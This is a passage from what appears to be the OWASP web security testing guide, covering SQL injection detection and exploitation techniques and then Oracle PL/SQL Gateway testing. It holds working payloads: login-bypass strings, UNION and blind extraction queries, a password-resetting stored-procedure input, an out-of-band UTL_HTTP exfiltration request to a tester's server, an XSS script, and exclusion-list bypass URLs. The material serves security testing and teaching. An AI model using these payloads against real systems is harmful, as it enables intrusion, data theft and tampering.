A SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application. A successful SQL injection attack can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file existing on the DBMS file system or write files into the file system, and, in some cases, issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

Description of the Issue

In general the way web applications construct SQL statements involving SQL syntax written by the programmers is mixed with user-supplied data. Example:

select title, text from news where id=$id

In the example above the variable $id contains user-supplied data, while the remainder is the SQL static part supplied by the programmer; making the SQL statement dynamic.

Because the way it was constructed, the user can supply crafted input trying to make the original SQL statement execute further actions of the user's choice. The example below illustrates the user-supplied data “10 or 1=1”, changing the logic of the SQL statement, modifying the WHERE clause adding a condition “or 1=1”.

select title, text from news where id=10 or 1=1

SQL Injection attacks can be divided into the following three classes:

- Inband: data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page.
- Out-of-band: data is retrieved using a different channel (e.g., an email with the results of the query is generated and sent to the tester).
- Inferential or Blind: there is no actual transfer of data, but the tester is able to reconstruct the information by sending particular requests and observing the resulting behavior of the DB Server.

A successful SQL Injection attack requires the attacker to craft a syntactically correct SQL Query. If the application returns an error message generated by an incorrect query, then it may be easier for an attacker to reconstruct the logic of the original query and, therefore, understand how to perform the injection correctly. However, if the application hides the error details, then the tester must be able to reverse engineer the logic of the original query.

About the techniques to exploit SQL injection flaws there are five commons techniques. Also those techniques sometimes can be used in a combined way (e.g. union operator and out-of-band):

- Union Operator: can be used when the SQL injection flaw happens in a SELECT statement, making it possible to combine two queries into a single result or result set.
- Boolean: use Boolean condition(s) to verify whether certain conditions are true or false.
- Error based: this technique forces the database to generate an error, giving the attacker or tester information upon which to refine their injection.
- Out-of-band: technique used to retrieve data using a different channel (e.g., make a HTTP connection to send the results to a web server).

- Time delay: use database commands (e.g. sleep) to delay answers in conditional queries. It useful when attacker doesn't have some kind of answer (result, output, or error) from the application.

SQL Injection Detection

The first step in this test is to understand when the application interacts with a DB Server in order to access some data. Typical examples of cases when an application needs to talk to a DB include:

- Authentication forms: when authentication is performed using a web form, chances are that the user credentials are checked against a database that contains all usernames and passwords (or, better, password hashes).
- Search engines: the string submitted by the user could be used in a SQL query that extracts all relevant records from a database.
- E-Commerce sites: the products and their characteristics (price, description, availability, etc) are very likely to be stored in a database.

The tester has to make a list of all input fields whose values could be used in crafting a SQL query, including the hidden fields of POST requests and then test them separately, trying to interfere with the query and to generate an error. Consider also HTTP headers and Cookies.

The very first test usually consists of adding a single quote (') or a semicolon (;) to the field or parameter under test. The first is used in SQL as a string terminator and, if not filtered by the application, would lead to an incorrect query. The second is used to end a SQL statement and, if it is not filtered, it is also likely to generate an error. The output of a vulnerable field might resemble the following (on a Microsoft SQL Server, in this case):

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string ".
/target/target.asp, line 113

Also comment delimiters (-- or /* */, etc) and other SQL keywords like 'AND' and 'OR' can be used to try to modify the query. A very simple but sometimes still effective technique is simply to insert a string where a number is expected, as an error like the following might be generated:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the

varchar value 'test' to a column of data type int.
/target/target.asp, line 113

Monitor all the responses from the web server and have a look at the HTML/javascript source code. Sometimes the error is present inside them but for some reason (e.g. javascript error, HTML comments, etc) is not presented to the user. A full error message, like those in the examples, provides a wealth of information to the tester in order to mount a successful injection attack. However, applications often do not provide so much detail: a simple '500 Server Error' or a custom error page might be issued, meaning that we need to use blind injection techniques. In any case, it is very important to test each field separately: only one variable must vary while all the other remain constant, in order to precisely understand which parameters are vulnerable and which are not.

Standard SQL Injection Testing

Example 1 (classical SQL Injection):

Consider the following SQL query:

SELECT * FROM Users WHERE Username='$username' AND Password='$password'

A similar query is generally used from the web application in order to authenticate a user. If the query returns a value it means that inside the database a user with that set of credentials exists, then the user is allowed to login to the system, otherwise access is denied. The values of the input fields are generally obtained from the user through a web form. Suppose we insert the following Username and Password values:

$username = 1' or '1' = '1

$password = 1' or '1' = '1

The query will be:

SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'

If we suppose that the values of the parameters are sent to the server through the GET method, and if the domain of the vulnerable web site is www.example.com, the request that we'll carry out will be:

http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1&password=1'%20or%20'1'%20=%20'1

After a short analysis we notice that the query returns a value (or a set of values) because the condition is always true (OR 1=1). In this way the system has authenticated the user without knowing the username and password.

In some systems the first row of a user table would be an administrator user. This may be the profile returned in some cases. Another example of query is the following:

SELECT * FROM Users WHERE ((Username='$username') AND (Password=MD5('$password')))

In this case, there are two problems, one due to the use of the parentheses and one due to the use of MD5 hash function. First of all, we resolve the problem of the parentheses. That simply consists of adding a number of closing parentheses until we obtain a corrected query. To resolve the second problem, we try to evade the second condition. We add to our query a final symbol that means that a comment is beginning. In this way, everything that follows such symbol is considered a comment. Every DBMS has its own syntax for comments, however, a common symbol to the greater majority of the databases is /*. In Oracle the symbol is "--". This said, the values that we'll use as Username and Password are:

$username = 1' or '1' = '1'))/*

$password = foo

In this way, we'll get the following query:

SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*') AND (Password=MD5('$password')))

(Due to the inclusion of a comment delimiter in the $username value the password portion of the query will be ignored.)

The URL request will be:

http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))/*&password=foo

This may return a number of values. Sometimes, the authentication code verifies that the number of returned records/results is exactly equal to 1. In the previous examples, this situation would be difficult (in the database there is only one value per user). In order to go around this problem, it is enough to insert a SQL command that imposes a condition that the number of the returned results must be one. (One record returned) In order to reach this goal, we use the operator "LIMIT <num>", where <num> is the number of the results/records that we want to be returned. With respect to the previous example, the value of the fields Username and Password will be

modified as follows:

$username = 1' or '1' = '1')) LIMIT 1/*

$password = foo

In this way, we create a request like the follow:

http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))%20LIMIT%201/*&password=foo

Example 2 (simple SELECT statement):

Consider the following SQL query:

SELECT * FROM products WHERE id_product=$id_product

Consider also the request to a script who executes the query above:

http://www.example.com/product.php?id=10

When the tester tries a valid value (e.g. 10 in this case), the application will return the description of a product. A good way to test if the application is vulnerable in this scenario is play with logic, using the operators AND and OR.

Consider the request:

http://www.example.com/product.php?id=10 AND 1=2

SELECT * FROM products WHERE id_product=10 AND 1=2

In this case, probably the application would return some message telling us there is no content available or a blank page. Then the tester can send a true statement and check if there is a valid result:

http://www.example.com/product.php?id=10 AND 1=1

Example 3 (Stacked queries):

Depending on the API which the web application is using and the DBMS (e.g. PHP + PostgreSQL, ASP+SQL SERVER) it may be possible to execute multiple queries in one call.

Consider the following SQL query:

SELECT * FROM products WHERE id_product=$id_product

A way to exploit the above scenario would be:

http://www.example.com/product.php?id=10; INSERT INTO users (…)

This way is possible to execute many queries in a row and independent of the first query.

[edit]Fingerprinting the Database
Even the SQL language is a standard, every DBMS has its peculiarity and differs from each other in many aspects like special commands, functions to retrieve data such as users names and databases, features, comments line etc.

When the testers move to a more advanced SQL injection exploitation they need to know the backend.

1) The first way to find out which is the backend is by observing the error returned by the application. Follow are some examples:

MySql:

You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the
right syntax to use near '\" at line 1

Oracle:

ORA-00933: SQL command not properly ended

MS SQL Server:

Microsoft SQL Native Client error ‘80040e14’
Unclosed quotation mark after the character string

PostgreSQL:

Query failed: ERROR: syntax error at or near
"’" at character 56 in /www/site/test.php on line 121.

2) If there is no error message or a custom error message, the tester can try to inject into string field using concatenation technique:

MySql: ‘test’ + ‘ing’

SQL Server: ‘test’ ‘ing’

Oracle: ‘test’||’ing’

PostgreSQL: ‘test’||’ing’

[edit]Exploitation techniques

[edit]Union Exploitation technique

The UNION operator is used in SQL injections to join a query, purposely forged by the tester, to the original query. The result of the forged query will be joined to the result of the original query, allowing the tester to obtain the values of fields of other tables. We suppose for our examples that the query executed from the server is the following:

SELECT Name, Phone, Address FROM Users WHERE Id=$id

We will set the following Id value:

$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable

We will have the following query:

SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable

which will join the result of the original query with all the credit card users. The keyword ALL is necessary to get around queries that use the keyword DISTINCT. Moreover, we notice that beyond the credit card numbers, we have selected other two values. These two values are necessary, because the two query must have an equal number of parameters, in order to avoid a syntax error.

The first information the tester need to exploit the SQL injection vulnerability using such technique is to find the right numbers of columns in the SELECT statement.

In order to achieve it the tester can use ORDER BY clause followed by a number indicating the numeration of database's column selected:

http://www.example.com/product.php?id=10 ORDER BY 10--

If the query executes with success the tester will see the tester can assume, in this example, there are 10 or more columns in the SELECT statement. If the query fails and there is an error message available probably it would be:

Unknown column '10' in 'order clause'

After the tester find out the numbers of columns, the next step is to find out the type of columns. Assuming there were 3 columns in the example above, the tester could try each column type, using the NULL value to help them:

http://www.example.com/product.php?id=10 UNION SELECT 1,null, null--

If the query fails, probably the tester will see a message like:

All cells in a column must have the same datatype

If the query executes with success, the first column can be an integer. Then the tester can move further and so on:

http://www.example.com/product.php?id=10 UNION SELECT 1,1,null--

After the success exploitation, depending on the application, it will show to the tester only the first result, because the application treats only the first line of the result. In this case, it is possible to use LIMIT like clause or the tester can set an invalid value, making only the second line valid (supposing there is no entry in the database which ID is 99999):

http://www.example.com/product.php?id=99999 UNION SELECT 1,1,null--

Boolean Exploitation technique

The Boolean exploitation technique is very useful when the tester find a Blind SQL

Injection situation, in which nothing is known on the outcome of an operation. For example, this behavior happens in cases where the programmer has created a custom error page that does not reveal anything on the structure of the query or on the database. (The page does not return a SQL error, it may just return a HTTP 500).

By using the inference methods, it is possible to avoid this obstacle and thus to succeed to recover the values of some desired fields. This method consists of carrying out a series of boolean queries to the server, observing the answers and finally deducing the meaning of such answers. We consider, as always, the www.example.com domain and we suppose that it contains a parameter named id vulnerable to SQL injection. This means that carrying out the following request:

http://www.example.com/index.php?id=1'

We will get one page with a custom message error which is due to a syntactic error in the query. We suppose that the query executed on the server is:

SELECT field1, field2, field3 FROM Users WHERE Id='$Id'

Which is exploitable through the methods seen previously. What we want to obtain is the values of the username field. The tests that we will execute will allow us to obtain the value of the username field, extracting such value character by character. This is possible through the use of some standard functions, present practically in every database. For our examples, we will use the following pseudo-functions:

SUBSTRING (text, start, length): it returns a substring starting from the position "start" of text and of length "length". If "start" is greater than the length of text, the function returns a null value.

ASCII (char): it gives back ASCII value of the input character. A null value is returned if char is 0.

LENGTH (text): it gives back the length in characters of the input text.

Through such functions, we will execute our tests on the first character and, when we have discovered the value, we will pass to the second and so on, until we will have discovered the entire value. The tests will take advantage of the function SUBSTRING, in order to select only one character at a time (selecting a single character means to impose the length parameter to 1), and the function ASCII, in order to obtain the ASCII value, so that we can do numerical comparison. The results of the comparison will be done with all the values of the ASCII table, until the right value is found. As an example, we will use the following value for Id:

```
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
```

that creates the following query (from now on, we will call it "inferential query"):

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND
ASCII(SUBSTRING(username,1,1))=97 AND '1'='1'
```

The previous example returns a result if and only if the first character of the field username is equal to the ASCII value 97. If we get a false value, then we increase the index of the ASCII table from 97 to 98 and we repeat the request. If instead we obtain a true value, we set to zero the index of the ASCII table and we analyze the next character, modifying the parameters of the SUBSTRING function. The problem is to understand in which way we can distinguish tests returning a true value from those that return false. To do this, we create a query that always returns false. This is possible by using the following value for Id:

```
$Id=1' AND '1' = '2
```

by which will create the following query:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND '1' = '2'
```

The obtained response from the server (that is HTML code) will be the false value for our tests. This is enough to verify whether the value obtained from the execution of the inferential query is equal to the value obtained with the test executed before. Sometimes, this method does not work. If the server returns two different pages as a result of two identical consecutive web requests, we will not be able to discriminate the true value from the false value. In these particular cases, it is necessary to use particular filters that allow us to eliminate the code that changes between the two requests and to obtain a template. Later on, for every inferential request executed, we will extract the relative template from the response using the same function, and we will perform a control between the two templates in order to decide the result of the test.

In the previous discussion, we haven't dealt with the problem of determining the termination condition for out tests, i.e., when we should end the inference procedure. A techniques to do this uses one characteristic of the SUBSTRING function and the LENGTH function. When the test compares the current character with the ASCII code 0 (i.e., the value null) and the test returns the value true, then either we are done with the inference procedure (we have scanned the whole string), or the value we have analyzed contains the null character.

We will insert the following value for the field Id:

$Id=1' AND LENGTH(username)=N AND '1' = '1

Where N is the number of characters that we have analyzed up to now (not counting the null value). The query will be:

SELECT field1, field2, field3 FROM Users WHERE Id='1' AND LENGTH(username)=N AND '1' = '1'

The query returns either true or false. If we obtain true, then we have completed inference and, therefore, we know the value of the parameter. If we obtain false, this means that the null character is present in the value of the parameter, and we must continue to analyze the next parameter until we find another null value.

The blind SQL injection attack needs a high volume of queries. The tester may need an automatic tool to exploit the vulnerability.

Error based Exploitation technique

The Error based exploitation technique is useful when the tester for some reason can't exploit the SQL injection vulnerability using other technique such as UNION. The Error based technique consists in forcing the database to perform some operation in which the result will be an error. The point here is to try to extract some data from the database and show it in the error message. This exploitation technique can be different from DBMS to DBMS (check DBMS specific session).

Consider the following SQL query:

SELECT * FROM products WHERE id_product=$id_product

Consider also the request to a script who executes the query above:

http://www.example.com/product.php?id=10

The malicious request would be (e.g. Oracle 10g):

http://www.example.com/product.php?id=10||UTL_INADDR.GET_HOST_NAME((SELECT user FROM DUAL))--

In this example, the tester is concatenating the value 10 with the result of the function UTL_INADDR.GET_HOST_NAME. This Oracle function will try to return the hostname of the parameter passed to it, which is other query, the name of the user. When the database looks for a hostname with the user database name, it will fail and return an error message like:

ORA-292257: host SCOTT unknown

Then the tester can manipulate the parameter passed to GET_HOST_NAME() function and the result will be shown in the error message.

Out of band Exploitation technique

This technique is very useful when the tester find a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. The technique consists in the use of DBMS functions to perform an out of band connection and deliver the results of the injected query as part of the request to the tester's server.

Like the error based techniques, each DBMS has its own functions. Check for specific DBMS section.

Consider the following SQL query:

SELECT * FROM products WHERE id_product=$id_product

Consider also the request to a script who executes the query above:

http://www.example.com/product.php?id=10

The malicious request would be:

http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.com:80'||(SELET user FROM DUAL)--

In this example, the tester is concatenating the value 10 with the result of the function

UTL_HTTP.request. This Oracle function will try to connect to ‘testerserver’ and make a HTTP GET request containing the return from the query “SELECT user FROM DUAL”. The tester can set up a webserver (e.g. Apache) or use the Netcat tool:

/home/tester/nc –nLp 80

GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close

Time delay Exploitation technique

The Boolean exploitation technique is very useful when the tester find a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. This technique consists in sending an injected query and in case the conditional is true, the tester can monitor the time taken to for the server to respond. If there is a delay, the tester can assume the result of the conditional query is true. This exploitation technique can be different from DBMS to DBMS (check DBMS specific session)

Consider the following SQL query:

SELECT * FROM products WHERE id_product=$id_product

Consider also the request to a script who executes the query above:

http://www.example.com/product.php?id=10

The malicious request would be (e.g. MySql 5.x):

http://www.example.com/product.php?id=10 AND IF(version() like ‘5%’, sleep(10), ‘false’))--

In this example the tester if checking whether the MySql version is 5.x or not, making the server to delay the answer in 5 seconds. The tester can increase the delay’s time and monitor the responses. The tester also doesn’t need to wait for the response. Sometimes he can set a very

high value (e.g. 100) and cancel the request after some seconds.

Stored Procedure Injection

When using dynamic SQL within a stored procedure, the application must properly sanitize the user input to eliminate the risk of code injection. If not sanitized, the user could enter malicious SQL that will be executed within the stored procedure.

Consider the following SQL Server Stored Procedure:

Create procedure user_login @username varchar(20), @passwd varchar(20) As

Declare @sqlstring varchar(250)

Set @sqlstring = ‘

Select 1 from users

Where username = ‘ + @username + ‘ and passwd = ‘ + @passwd

exec(@sqlstring) Go User input: anyusername or 1=1' anypassword

This procedure does not sanitize the input, therefore allowing the return value to show an existing record with these parameters.

NOTE: This example may seem unlikely due to the use of dynamic SQL to log in a user, but consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code into this scenario and compromise the data.

Consider the following SQL Server Stored Procedure:

Create procedure get_report @columnamelist varchar(7900) As Declare @sqlstring varchar(8000) Set @sqlstring = ‘ Select ‘ + @columnamelist + ‘ from ReportTable‘ exec(@sqlstring) Go

User input:

1 from users; update users set password = 'password'; select *

This will result in the report running and all users’ passwords being updated.

Automated Exploitation

Most of the situation and techniques presented here can be performed in a automated way using some tools. In this article the tester can find information how to perform an automated auditing using SQLMap:

https://www.owasp.org/index.php/Automated_Audit_using_SQLMap

Related Articles

- Top 10 2013-A1-Injection
- SQL Injection

Technology specific Testing Guide pages have been created for the following DBMSs:

- Oracle
- MySQL
- SQL Server

References

Whitepapers

- Victor Chapela: "Advanced SQL Injection" -

http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt

- Chris Anley: "Advanced SQL Injection In SQL Server Applications" - https://sparrow.ece.cmu.edu/group/731-s11/readings/anley-sql-inj.pdf
- Chris Anley: "More Advanced SQL Injection" - http://www.encription.co.uk/downloads/more_advanced_sql_injection.pdf
- David Litchfield: "Data-mining with SQL Injection and Inference" - http://www.databasesecurity.com/webapps/sqlinference.pdf
- Imperva: "Blinded SQL Injection" - https://www.imperva.com/lg/lgw.asp?pid=369
- Ferruh Mavituna: "SQL Injection Cheat Sheet" - http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- Kevin Spett from SPI Dynamics: "SQL Injection" - https://docs.google.com/file/d/0B5CQOTY4YRQCSWRHNkNaaFMyQTA/edit
- Kevin Spett from SPI Dynamics: "Blind SQL Injection" - http://www.net-security.org/dl/articles/Blind_SQLInjection.pdf

Tools

- SQL Injection Fuzz Strings (from wfuzz tool) - https://wfuzz.googlecode.com/svn/trunk/wordlist/Injections/SQL.txt
- OWASP SQLiX
- Francois Larouche: Multiple DBMS SQL Injection tool - SQL Power Injector
- ilo--, Reversing.org - sqlbftools
- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool - http://sqlmap.org/
- icesurfer: SQL Server Takeover Tool - sqlninja
- Pangolin: Automated SQL Injection Tool - Pangolin
- Muhaimin Dzulfakar: MySqloit, MySql Injection takeover tool - http://code.google.com/p/mysqloit/
- Antonio Parata: Dump Files by SQL inference on Mysql - SqlDumper
- bsqlbf, a blind SQL injection tool in Perl

4.8.6.1 Oracle Testing

Brief Summary

This section describes how to test an Oracle DB from the web.

Description of the Issue

Web based PL/SQL applications are enabled by the PL/SQL Gateway, which is is the component that translates web requests into database queries. Oracle has developed a number of software implementations, ranging from the early web listener product to the Apache mod_plsql module to the XML Database (XDB) web server. All have their own quirks and issues, each of which will be thoroughly investigated in this chapter. Products that use the PL/SQL Gateway include, but are not limited to, the Oracle HTTP Server, eBusiness Suite, Portal, HTMLDB, WebDB and Oracle Application Server.

Black Box testing and example

Understanding how the PL/SQL Gateway works

Essentially the PL/SQL Gateway simply acts as a proxy server taking the user's web request and passes it on to the database server where it is executed.

1. The web server accepts a request from a web client and determines if it should be processed by the PL/SQL Gateway.
2. The PL/SQL Gateway processes the request by extracting the requested package name, procedure, and variables.
3. The requested package and procedure are wrapped in a block of anonymous PL/SQL, and sent to the database server.
4. The database server executes the procedure and sends the results back to the Gateway as HTML.
5. The gateway sends the response, via the web server, back to the client.

Understanding this point is important - the PL/SQL code does not exist on the web server but, rather, in the database server. This means that any weaknesses in the PL/SQL Gateway or any weaknesses in the PL/SQL application, when exploited, give an attacker direct access to the database server; no amount of firewalls will prevent this.

URLs for PL/SQL web applications are normally easily recognizable and generally start with the following (xyz can be any string and represents a Database Access Descriptor, which you will learn more about later):

http://www.example.com/pls/xyz
http://www.example.com/xyz/owa

http://www.example.com/xyz/plsql

While the second and third of these examples represent URLs from older versions of the PL/SQL Gateway, the first is from more recent versions running on Apache. In the plsql.conf Apache configuration file, /pls is the default, specified as a Location with the PLS module as the handler. The location need not be /pls, however. The absence of a file extension in a URL could indicate the presence of the Oracle PL/SQL Gateway. Consider the following URL:

http://www.server.com/aaa/bbb/xxxxx.yyyyy

If xxxxx.yyyyy were replaced with something along the lines of “ebank.home,” “store.welcome,” “auth.login,” or “books.search,” then there’s a fairly strong chance that the PL/SQL Gateway is being used. It is also possible to precede the requested package and procedure with the name of the user that owns it - i.e. the schema - in this case the user is "webuser":

http://www.server.com/pls/xyz/webuser.pkg.proc

In this URL, xyz is the Database Access Descriptor, or DAD. A DAD specifies information about the database server so that the PL/SQL Gateway can connect. It contains information such as the TNS connect string, the user ID and password, authentication methods, and so on. These DADs are specified in the dads.conf Apache configuration file in more recent versions or the wdbsvr.app file in older versions. Some default DADs include the following:

SIMPLEDAD
HTMLDB
ORASSO
SSODAD
PORTAL
PORTAL2
PORTAL30
PORTAL30_SSO
TEST
DAD
APP
ONLINE

DB
OWA

Determining if the PL/SQL Gateway is running

When performing an assessment against a server, it's important first to know what technology you're actually dealing with. If you don't already know, for example, in a black box assessment scenario, then the first thing you need to do is work this out. Recognizing a web based PL/SQL application is pretty easy. First, there is the format of the URL and what it looks like, discussed above. Beyond that there are a set of simple tests that can be performed to test for the existence of the PL/SQL Gateway.

Server response headers

The web server's response headers are a good indicator as to whether the server is running the PL/SQL Gateway. The table below lists some of the typical server response headers:

Oracle-Application-Server-10g
Oracle-Application-Server-10g/10.1.2.0.0 Oracle-HTTP-Server
Oracle-Application-Server-10g/9.0.4.1.0 Oracle-HTTP-Server
Oracle-Application-Server-10g OracleAS-Web-Cache-10g/9.0.4.2.0 (N)
Oracle-Application-Server-10g/9.0.4.0.0
Oracle HTTP Server Powered by Apache
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3a
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3d
Oracle HTTP Server Powered by Apache/1.3.12 (Unix) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.12 (Win32) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.19 (Win32) mod_plsql/3.0.9.8.3c
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/3.0.9.8.3b
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/9.0.2.0.0
Oracle_Web_Listener/4.0.7.1.0EnterpriseEdition
Oracle_Web_Listener/4.0.8.2EnterpriseEdition
Oracle_Web_Listener/4.0.8.1.0EnterpriseEdition
Oracle_Web_listener3.0.2.0.0/2.14FC1
Oracle9iAS/9.0.2 Oracle HTTP Server
Oracle9iAS/9.0.3.1 Oracle HTTP Server

The NULL test

In PL/SQL, "null" is a perfectly acceptable expression:

```
SQL> BEGIN
 2  NULL;
 3  END;
 4  /

PL/SQL procedure successfully completed.
```

We can use this to test if the server is running the PL/SQL Gateway. Simply take the DAD and append NULL, then append NOSUCHPROC:

http://www.example.com/pls/dad/null
http://www.example.com/pls/dad/nosuchproc

If the server responds with a 200 OK response for the first and a 404 Not Found for the second then it indicates that the server is running the PL/SQL Gateway.

Known package access

On older versions of the PL/SQL Gateway, it is possible to directly access the packages that form the PL/SQL Web Toolkit such as the OWA and HTP packages. One of these packages is the OWA_UTIL package, which we'll speak about more later on. This package contains a procedure called SIGNATURE and it simply outputs in HTML a PL/SQL signature. Thus requesting

http://www.example.com/pls/dad/owa_util.signature

returns the following output on the webpage

"This page was produced by the PL/SQL Web Toolkit on date"

or

"This page was produced by the PL/SQL Cartridge on date"

If you don't get this response but a 403 Forbidden response then you can infer that the PL/SQL Gateway is running. This is the response you should get in later versions or patched systems.

Accessing Arbitrary PL/SQL Packages in the Database

It is possible to exploit vulnerabilities in the PL/SQL packages that are installed by default in the database server. How you do this depends on the version of the PL/SQL Gateway. In earlier versions of the PL/SQL Gateway, there was nothing to stop an attacker from accessing an arbitrary PL/SQL package in the database server. We mentioned the OWA_UTIL package earlier. This can be used to run arbitrary SQL queries:

http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT?
P_THEQUERY=SELECT+USERNAME+FROM+ALL_USERS

Cross Site Scripting attacks could be launched via the HTP package:

http://www.example.com/pls/dad/HTP.PRINT?CBUF=<script>alert('XSS')</script>

Clearly, this is dangerous, so Oracle introduced a PLSQL Exclusion list to prevent direct access to such dangerous procedures. Banned items include any request starting with SYS.*, any request starting with DBMS_*, any request with HTP.* or OWA*. It is possible to bypass the exclusion list however. What's more, the exclusion list does not prevent access to packages in the CTXSYS and MDSYS schemas or others, so it is possible to exploit flaws in these packages:

http://www.example.com/pls/dad/CXTSYS.DRILOAD.VALIDATE_STMT?
SQLSTMT=SELECT+1+FROM+DUAL

This will return a blank HTML page with a 200 OK response if the database server is still vulnerable to this flaw (CVE-2006-0265)

Testing the PL/SQL Gateway For Flaws

Over the years, the Oracle PL/SQL Gateway has suffered from a number of flaws, including access to admin pages (CVE-2002-0561), buffer overflows (CVE-2002-0559), directory traversal bugs, and vulnerabilities that allow attackers to bypass the Exclusion List and go on to access and execute arbitrary PL/SQL packages in the database server.

Bypassing the PL/SQL Exclusion List

It is incredible how many times Oracle has attempted to fix flaws that allow attackers to bypass the exclusion list. Each patch that Oracle has produced has fallen victim to a new bypass technique. The history of this sorry story can be found here:
http://seclists.org/fulldisclosure/2006/Feb/0011.html

Bypassing the Exclusion List - Method 1

When Oracle first introduced the PL/SQL Exclusion List to prevent attackers from accessing arbitrary PL/SQL packages, it could be trivially bypassed by preceding the name of the schema/package with a hex encoded newline character or space or tab:

http://www.example.com/pls/dad/%0ASYS.PACKAGE.PROC
http://www.example.com/pls/dad/%20SYS.PACKAGE.PROC
http://www.example.com/pls/dad/%09SYS.PACKAGE.PROC

Bypassing the Exclusion List - Method 2

Later versions of the Gateway allowed attackers to bypass the exclusion list by preceding the name of the schema/package with a label. In PL/SQL a label points to a line of code that can be jumped to using the GOTO statement and takes the following form: <<NAME>>

http://www.example.com/pls/dad/<<LBL>>SYS.PACKAGE.PROC

Bypassing the Exclusion List - Method 3

Simply placing the name of the schema/package in double quotes could allow an attacker to bypass the exclusion list. Note that this will not work on Oracle Application Server 10g as it converts the user's request to lowercase before sending it to the database server and a quote literal is case sensitive - thus "SYS" and "sys" are not the same and requests for the latter will result in a 404 Not Found. On earlier versions though the following can bypass the exclusion list:

http://www.example.com/pls/dad/"SYS".PACKAGE.PROC

Bypassing the Exclusion List - Method 4

Depending upon the character set in use on the web server and on the database server, some characters are translated. Thus, depending upon the character sets in use, the "ÿ" character (0xFF) might be converted to a "Y" at the database server. Another character that is often converted to an upper case "Y" is the Macron character - 0xAF. This may allow an attacker to bypass the exclusion list:

http://www.example.com/pls/dad/S%FFS.PACKAGE.PROC
http://www.example.com/pls/dad/S%AFS.PACKAGE.PROC

Bypassing the Exclusion List - Method 5

Some versions of the PL/SQL Gateway allow the exclusion list to be bypassed with a backslash - 0x5C:

http://www.example.com/pls/dad/%5CSYS.PACKAGE.PROC

Bypassing the Exclusion List - Method 6

This is the most complex method of bypassing the exclusion list and is the most recently patched method. If we were to request the following

http://www.example.com/pls/dad/foo.bar?xyz=123

the application server would execute the following at the database server:

```
1 declare
2  rc__ number;
3  start_time__ binary_integer;
4  simple_list__ owa_util.vc_arr;
5  complex_list__ owa_util.vc_arr;
6 begin
7  start_time__ := dbms_utility.get_time;
8  owa.init_cgi_env(:n__,:nm__,:v__);
9  htp.HTBUF_LEN := 255;
10  null;
11  null;
12  simple_list__(1) := 'sys.%';
13  simple_list__(2) := 'dbms\_%';
14  simple_list__(3) := 'utl\_%';
15  simple_list__(4) := 'owa\_%';
16  simple_list__(5) := 'owa.%';
17  simple_list__(6) := 'htp.%';
18  simple_list__(7) := 'htf.%';
19  if ((owa_match.match_pattern('foo.bar', simple_list__, complex_list__, true))) then
20   rc__ := 2;
21  else
22   null;
23   orasso.wpg_session.init();
```

```
24   foo.bar(XYZ=>:XYZ);
25   if (wpg_docload.is_file_download) then
26    rc__ := 1;
27    wpg_docload.get_download_file(:doc_info);
28    orasso.wpg_session.deinit();
29    null;
30    null;
31    commit;
32   else
33    rc__ := 0;
34    orasso.wpg_session.deinit();
35    null;
36    null;
37    commit;
38    owa.get_page(:data__,:ndata__);
39   end if;
40  end if;
41  :rc__ := rc__;
42  :db_proc_time__ := dbms_utility.get_time—start_time__;
43 end;
```

Notice lines 19 and 24. On line 19, the user's request is checked against a list of known "bad" strings, i.e., the exclusion list. If the requested package and procedure do not contain bad strings, then the procedure is executed on line 24. The XYZ parameter is passed as a bind variable.

If we then request the following:

http://server.example.com/pls/dad/INJECT'POINT

the following PL/SQL is executed:

```
..
18  simple_list__(7) := 'htf.%';
19  if ((owa_match.match_pattern('inject'point', simple_list__, complex_list__, true))) then
20   rc__ := 2;
21  else
```

```
22   null;
23   orasso.wpg_session.init();
24   inject'point;
..
```

This generates an error in the error log: “PLS-00103: Encountered the symbol ‘POINT’ when expecting one of the following. . .” What we have here is a way to inject arbitrary SQL. This can be exploited to bypass the exclusion list. First, the attacker needs to find a PL/SQL procedure that takes no parameters and doesn't match anything in the exclusion list. There are a good number of default packages that match this criteria, for example:

JAVA_AUTONOMOUS_TRANSACTION.PUSH
XMLGEN.USELOWERCASETAGNAMES
PORTAL.WWV_HTP.CENTERCLOSE
ORASSO.HOME
WWC_VERSION.GET_HTTP_DATABASE_INFO

An attacker should pick one of these functions that is actually available on the target system (i.e., returns a 200 OK when requested). As a test, an attacker can request

http://server.example.com/pls/dad/orasso.home?FOO=BAR

